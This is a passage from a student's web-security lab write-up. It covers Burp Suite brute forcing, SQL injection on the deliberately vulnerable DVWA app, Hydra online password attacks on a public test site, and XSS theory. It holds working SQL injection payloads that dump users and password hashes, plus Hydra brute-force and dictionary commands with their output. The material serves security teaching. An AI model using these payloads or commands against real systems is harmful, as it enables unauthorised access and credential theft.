allow_url_include=On
```

3. Modify HTTP requests with Burp Proxy


Change the security settings to low to turn off security features. Move to the Brute force tab and try to login using the default credentials. Intercept should be on.




Now open the **Burp Suite Brower** you can see the request in your intercept work area.




Click on the Action Tab and Send this request to the Intruder.



Modifying the Request. Now, you can make changes to the page.



Intruder will now be able to change the required field in the request and start an attack to find the correct password.



Conclusion -

Thus we have studied OWASP Web Security Testing Guidelines, VAPT Testing and the tools used in VAPT. We also have used Burp proxy to test web applications.

Case Study 7

Aim - Data Validation Experiment.

Theory -

What is SQL Injection?

SQL Injection (SQLi) is a cyberattack where hackers exploit weak points in a website or app to mess with the underlying database. They can access, change, or steal data they're not supposed to, which can be really bad for businesses and users. It's a common and serious problem on the internet.

How and Why is an SQL Injection Attack performed?

SQL Injection is a type of cyberattack where attackers exploit weak spots in a website or app to manipulate a database. They do this by injecting harmful commands into user inputs. Here's why and how:

Why:

- **Stealing User Data:** Attackers can steal sensitive information like usernames and passwords from the database.
- **Accessing Everything:** They can gain complete access to the entire database, which could contain a lot of valuable data.
- **Tampering with Data:** Attackers can change or delete data, like altering account balances or deleting records.
- **Disrupting Services:** They can disrupt services by deleting data or even crashing the entire database.
- **Potentially Accessing Systems:** In some cases, attackers can use this to get into the underlying system behind the website.

How:

- **Finding Vulnerabilities:** Attackers look for weak spots in a website where user input isn't properly checked.
- **Injecting Malicious Commands:** They insert harmful commands into the input fields, which can then run on the database.


There are different types of SQL Injection attacks, but they all involve exploiting these weaknesses to mess with the database.

How to prevent an SQL Injection?

To prevent SQL Injection:

- Train Your Team: Educate everyone involved about the risks.
- Validate User Input: Always consider user input as untrusted.
- Use Whitelists, Not Blacklists: Don't just filter out bad input, allow only approved input.
- Stay Updated: Use the latest technologies and security features in your programming language.
- Leverage Verified Mechanisms: Don't create security from scratch; use built-in protections like parameterized queries.
- Regularly Scan for Vulnerabilities: Use tools like Acunetix to scan your application for potential issues.

SQL Injection Process



SQL Injection Exploitation using DVWA


Here, we will use the Damn Vulnerable Web Application (DVWA). It's a web app developed in PHP and MySQL and intentionally made to be vulnerable.

Step 1: Now Download DVWA (Damn Vulnerable Web Application) from Github for Pen Testing purpose. [digininja/DVWA - Damn Vulnerable Web Application](https://github.com/digininja/DVWA)


Step 2: Download Xampp and install. Reference for installation of Burp Suite, Xampp and DVWA. [Installing Damn Vulnerable Web Application \(DVWA\) on Windows 10](#)

Step 3: Move the DVWA folder to htdocs folder under Xampp:


- Goto config -> Change the **config.inc.php.dist** file name to **config.inc.php**



- Browse to <http://127.0.0.1/DVWA-master>



- If it gives Sql Error , Open Config.inc.php file and change the
`$_DVWA['db_user'] = 'root';`
`$_DVWA['db_password'] = '';`



Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please [login](#).

2. Default Credentials

- Default username = admin
- Default password = password

Username

admin

Password

password

Login

- After a successful login, you will see the DVWA main page. First, click on the DVWA Security on the bottom left, set security to Low, and click Submit.

WhatsApp

Inbox - 2020.manav.ja...@v...

SAD - Secure Application Deve...

Manav Ja..._19_D20A_Case...

DVWA Security - Damn Vulner...

127.0.0.1/dvwa/security.php

GmailClassroomWelcome to Vh...Google DriveYouTubeGoogle DocsMeetEE Project_2023-24...Dashboard | PODWillano/Final-Sen...Company_Profile_2...

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

DVWA

Security

Security Level

Security level is currently impossible

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as "high".

Low

Submit

Search

END IN

09:39 PM 23-09-2023

Step 5: On the left section of the page, you will see the various vulnerable pages to exploit. Click SQL Injection. You should see a page similar to this below.

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Step 6: On the SQL injection page, click the View Source button at the bottom right. That will open a page with the SQL Injection source code written in PHP. When you go through the code, you will see a line like:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

That is the vulnerable line of code. At the end of the line, you can see the user input is concatenated to the SQL query without being validated. That allows us to pass arbitrary commands into the database. Let's get started.

On the SQL Injection page, we have a USER ID field. When we enter number 1, the application returns the Firstname and Surname of the user with ID 1.

User ID:

ID: 1
First name: admin
Surname: admin

Step 7: We looked at this when talking about How an SQL Injection attack works. Enter an input like test' OR 1=1# and hit Enter. That will return the username and surname of all users in the database.

User ID:

ID: ' OR 1=1#
First name: admin
Surname: admin

ID: ' OR 1=1#
First name: Gordon
Surname: Brown

ID: ' OR 1=1#
First name: Hack
Surname: Me

ID: ' OR 1=1#
First name: Pablo
Surname: Picasso

ID: ' OR 1=1#
First name: Bob
Surname: Smith

Step 8: List all tables in the information schema. The Information Schema is a record that holds information about all other databases maintained by MySQL RDBMS. Enter the query below in the USER ID field.

test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'

User ID:

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: USER_PRIVILEGES

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: USER_STATISTICS

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: user_variables

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: users

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'
First name:
Surname: user

Step 9: Display all the column contents in the information schema users table. This is much more interesting. We will display all the authentication information of all users in the database. That includes password hashes. Enter the query below.

test' and 1=0 union select null,

concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Vulnerability: SQL Injection

User ID:

```
ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

From the output above, you can see the hashed password. We can go ahead and crack the hash to reveal the actual password. Some of the password cracking tools that come in handy include John the Ripper and Medusa. There are also websites where you can paste the password hash to reveal the actual password.

Conclusion:

Thus we have studied how to validate the data and how to perform SQL injection attacks.

Case Study No. 08

Aim: Implementation of an Online Password Attack.

Theory:

1. What is password cracking?

Password cracking is the process of using an application program to identify an unknown or forgotten password to a computer or network resource. It can also be used to help a threat actor obtain unauthorized access to resources.


With the information malicious actors gain using password cracking, they can undertake a range of criminal activities. Those include stealing banking credentials or using the information for identity theft and fraud.

A password cracker recovers passwords using various techniques. The process can involve comparing a list of words to guess passwords or the use of an algorithm to repeatedly guess the password.


2. What are password cracking techniques?

Password crackers use two primary methods to identify correct passwords: brute-force and dictionary attacks. However, there are plenty of other password cracking methods, including the following:


1. **Phishing:** Phishing is when a hacker posing as a trustworthy party sends you a fraudulent email, hoping you will reveal your personal information voluntarily. Sometimes they lead you to fake "reset your password" screens; other times, the links install malicious code on your device.




2. **Man-in-the-Middle Attack:** Man-in-the middle (MitM) attacks are when a hacker or compromised system sits in between two uncompromised people or systems and deciphers the information they're passing to each other, including passwords. If Alice and Bob are passing notes in class, but Jeremy has to relay those notes, Jeremy has the opportunity to be the man in the middle.



3. **Brute Force Attack:** If a password is equivalent to using a key to open a door, a brute force attack is using a battering ram. A hacker can try 2.18 trillion password/username combinations in 22 seconds, and if your password is simple, your account could be in the crosshairs.




4. **Dictionary Attack:** A type of brute force attack, dictionary attacks rely on our habit of picking "basic" words as our password, the most common of which hackers have collated into "cracking dictionaries." More sophisticated dictionary attacks incorporate words that are personally important to you, like a birthplace, child's name, or pet's name.



5. **Credentials Surfing:** If you've suffered a hack in the past, you know that your old passwords were likely leaked onto a disreputable website. Credential stuffing takes advantage of accounts that never had their passwords changed after an account break-in. Hackers will try various combinations of former usernames and passwords, hoping the victim never changed them.



6. **Keyloggers:** Keyloggers are a type of malicious software designed to track every keystroke and report it back to a hacker. Typically, a user will download the software believing it to be legitimate, only for it to install a keylogger without notice.



3. What are password cracking tools?

Password crackers can be used maliciously or legitimately to recover lost passwords. Among the password cracking tools available are the following three:

1. **Cain and Abel:** Cain and Abel uses a graphical user interface, making it more user-friendly than comparable tools. The software uses dictionary lists and brute-force attack methods.
2. **Ophcrack:** This password cracker uses rainbow tables and brute-force attacks to crack passwords. It runs on Windows, macOS and Linux.
3. **John the Ripper:** The program has a command prompt to crack passwords, making it more difficult to use than software like Cain and Abel.

Online Password Attack using Hydra


THC - Hydra is a very fast network logon cracker that supports many different services.

Installation of tool-

1. Download and install CYGWIN – Linux-like environment for Windows.
2. Download THC Hydra
3. Navigate to the directory where Hydra is placed
4. Open CYGWIN and type the command: **cd C:\hydra-7.3**
5. Next **“./configure”**, then **“make”** and finally **“make install”**
6. For help- type: **hydra** and for help for module- type: **hydra -U “module-name”**

Steps to perform the online password attack-

1. Register a new user “admin28” with password “12345”
2. Open “Developers Tool” Chrome Browser. Click on the Network Tab and click the Recording button.
3. Navigate to the test site. Enter the username and the password and find the post request in the Network tab.



4. Next Open Cygwin and navigate to the hydra's folder.

5. Execute the following command: **hydra -l admin28 -x3:5:1 -o found.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin28"**

The "admin28" user password will be saved in the "found.txt" file located in the hydra's folder.

Arguments:

→ **-l admin28** – Point the username

→ **-x3:5:1** – Generates passwords with length between 3 and 5 with all numbers

→ **-o found.txt** – The found passwords will be stored here

→ **testasp.vulnweb.com http-post-form** – Host name + type of protocol

→“/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin28”
{relativeURL}:{FormDataParametersForUsernameAndPassword}:S={ what ToFindInHtmlIfSuccessfullyLoggedIn }

→ **relative URL** - /Login.asp?RetURL=%2FDefault%2Easp%3F

We can copy the second part of the Form Data Row in the post request. Replace the real username with ^USER^ and the password with ^PASS^. The tool will replace them with the auto-generated ones.

With “:S=logout” you tell Hydra that it should stop trying if the HTML response contains the word “logout”.

```
Anton@angelov /cydrive/c/Program Files (x86)/THCHydra/hydra-7.6
$ hydra -l admin48 -p 12345 -o found.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=Logout admin48"
hydra v7.6 (c)2013 by van hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-29 13:47:06
[DATA] 1 task, 1 server, 1 login try (l:l/p:l), ~1 try per task
[DATA] attacking service http-post-form on port 80
[80] (www-form) host: 87.230.29.167 login: admin48 password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-29 13:47:28
```

If we want to perform dictionary attack, we can use the following command:

hydra -l admin29 -P pass.txt -o found.txt testasp.vulnweb.com http-post-form “/Login.asp?RetURL=%2FDefault%2Easp%3F:tfUName=^USER^&tfUPass=^PASS^:S=logout admin29”

where P pass.txt – Path to the file containing the passwords

Conclusion: Thus we have studied all the tools and methodologies for online password attacks.

Case Study 9

Aim - Implementation of Cross-Site Scripting (XSS) vulnerability and OS Command vulnerability.

Theory -

1. What is Cross-Site Scripting?

- Cross-Site Scripting (XSS) is a client-side code injection attack where malicious code is inserted into a legitimate web page or application to execute in the victim's browser.
- XSS vulnerabilities arise when user input isn't properly sanitized before being displayed, allowing attackers to inject scripts.
- XSS attacks commonly occur in JavaScript due to its widespread usage in web browsing.
- Attackers can use XSS to deface websites, manipulate content, or redirect users to malicious pages.

2. What can XSS be used for?

An attacker who exploits a cross-site scripting vulnerability is typically able to:

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Inject trojan functionality into the web site.

3. What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

1. Reflected XSS: Reflected XSS is the simplest variety of cross-site scripting. It arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

2. **Stored XSS:** Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

3. **DOM-based XSS:** DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM.

